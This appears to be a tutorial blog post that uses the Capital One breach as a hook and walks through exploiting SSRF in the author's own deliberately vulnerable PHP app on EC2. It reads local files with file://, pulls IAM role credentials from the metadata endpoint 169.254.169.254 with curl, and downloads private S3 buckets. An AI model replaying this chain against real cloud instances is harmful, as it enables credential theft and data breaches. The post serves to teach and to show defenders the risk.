Exploiting SSRF in EC2 Instance and Abuse AWS Metadata service


"A hacker gained access to 100 million Capital One credit card applications and accounts"

-CNN Business

On July 19, 2019, we determined that an outside individual gained unauthorized access and obtained certain types of personal information about Capital One credit card customers and individuals who had applied for our credit card products.

- Capital One


Here we are going to see how such a massive databreach is possible by exploiting ssrf in EC2 instance. For demo purposes, I have hosted my simple vulnerable ssrf PHP web app (get the code here) in an EC2 instance(This ec2 instance assigned with a role which has the privilege to access private S3 buckets).



[redacted].compute-1.amazonaws.com/?site=http%3A%2F%2Fgoogle.com

You Have Entered:http://google.com

This web app simply grab the content of a website. Here parameter ‘site’ is vulnerable to SSRF. To confirm the vulnerability we will try to read the internal files:



[redacted].compute-1.amazonaws.com/?site=file%3A%2F%2F%2Fetc%2Fpasswd


```
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin
[redacted]
/httpd:/sbin/nologin

You Have Entered:file:///etc/passwd
```

We were able to fetch the contents of the **/etc/passwd** file.

Now we try to fetch the AWS keys using EC2 metadata service.

1. The following command retrieves the IAM role associated with the ec2 instance:

curl **http://ec2-endpoint/?site=http://169.254.169.254/latest/meta-data/iam/security-credentials/**




```
[redacted]:~$ curl http://[redacted].compute-1.amazonaws.com/?site=http://169.254.169.254/latest/meta-data/iam/security-credentials/
<!DOCTYPE html>
<html>
<head><title>Grab Site</title>
<link rel="stylesheet" href="site_style.css">

</head>
<body>

<table align="center" border="0" width="30%" height="20%" class="table_corner">
<form method="get" action="">
<tr align="center">
<td> Enter Site:<input type=url name="site" placeholder="http://example.com" required /> </td></tr>
<tr align="center"><td> <input type="submit" value="grab" class="button1"/>
<input type="reset" value="clear" class="button1 button2"/></td></tr>
<div>
<table align="bottom" class="table1">
<tr><td>ec2_s3<p><font color=green size=4 >You Have Entered:</font><font color=red size=6 face=verdana>http://169.254.169.254/latest/meta-data/iam/security-credentials/<
</table>
```

Ec2 role name: **ec2_s3**

“*The IP address 169.254.169.254 is a link-local address and is valid only from the instance*” ~**aws**


2. The following command retrieves the security credentials for an IAM role named ec2_s3

curl http://ec2-endpoint/?site=http://169.254.169.254/latest/meta-data/iam/security-credentials/ec2_s3



```
[redacted]:~$ curl http://[redacted].compute-1.amazonaws.com/?site=http://169.254.169.254/latest/meta-data/iam/security-credentials/ec2_s3
<!DOCTYPE html>
<html>
<head><title>Grab Site</title>
<link rel="stylesheet" href="site_style.css">

</head>
<body>

<table align="center" border="0" width="30%" height="20%" class="table_corner">
<form method="get" action="">
<tr align="center">
<td> Enter Site:<input type=url name="site" placeholder="http://example.com" required /> </td></tr>
<tr align="center"><td> <input type="submit" value="grab" class="button1"/>
<input type="reset" value="clear" class="button1 button2"/></td></tr>
<div>
<table align="bottom" class="table1">
<tr><td>{
  "Code" : "Success",
  "LastUpdated" : "2019-10-30T06:14:26Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASI[redacted]",
  "SecretAccessKey" : "oy8c[redacted]
  "Token" : "Ag[redacted]
TM4NTkiDL+Asgn4
5TN
zq8
zBK
wRD
```


3. Adding the above credential entries to the /.aws/credentials file as shown below:



```
GNU nano 2.9.3                              credentials                              Modified

[redacted]

[ec2-usr]
aws_access_key_id = AS[redacted]
aws_secret_access_key = ov[redacted]
aws_session_token =Ag[redacted]
```

4. List the private buckets and download the sensitive files using the following commands

a. **aws s3 ls --profile ec2-usr**
b. **aws s3 sync s3://site-code-cred /Desktop/src_dow --profile ec2-usr**



```
[redacted]:~$ aws s3 ls --profile ec2-usr
2019-10-11 10:56:24 elasticbeanstalk-us-east-1-581767453859
2019-10-29 10:45:51 site-code-cred
[redacted]:~$ aws s3 ls s3://site-code-cred --profile ec2-usr
2019-10-29 17:07:09        260 grab_site.php
2019-10-29 17:07:09        639 site.php
2019-10-29 17:07:09       1060 site_style.css
[redacted]:~$ aws s3 sync s3://site-code-cred /[redacted]/Desktop/src_down --profile ec2-usr
download: s3://site-code-cred/site.php to Desktop/src_down/site.php
download: s3://site-code-cred/site_style.css to Desktop/src_down/site_style.css
download: s3://site-code-cred/grab_site.php to Desktop/src_down/grab_site.php
```

Reference:

1. https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/iam-roles-for-amazon-ec2.html#instance-metadata-security-credentials

2. https://edition.cnn.com/2019/07/29/business/capital-one-data-breach/index.htm

3. https://docs.aws.amazon.com/IAM/latest/UserGuide/id_roles_use_switch-role-ec2.html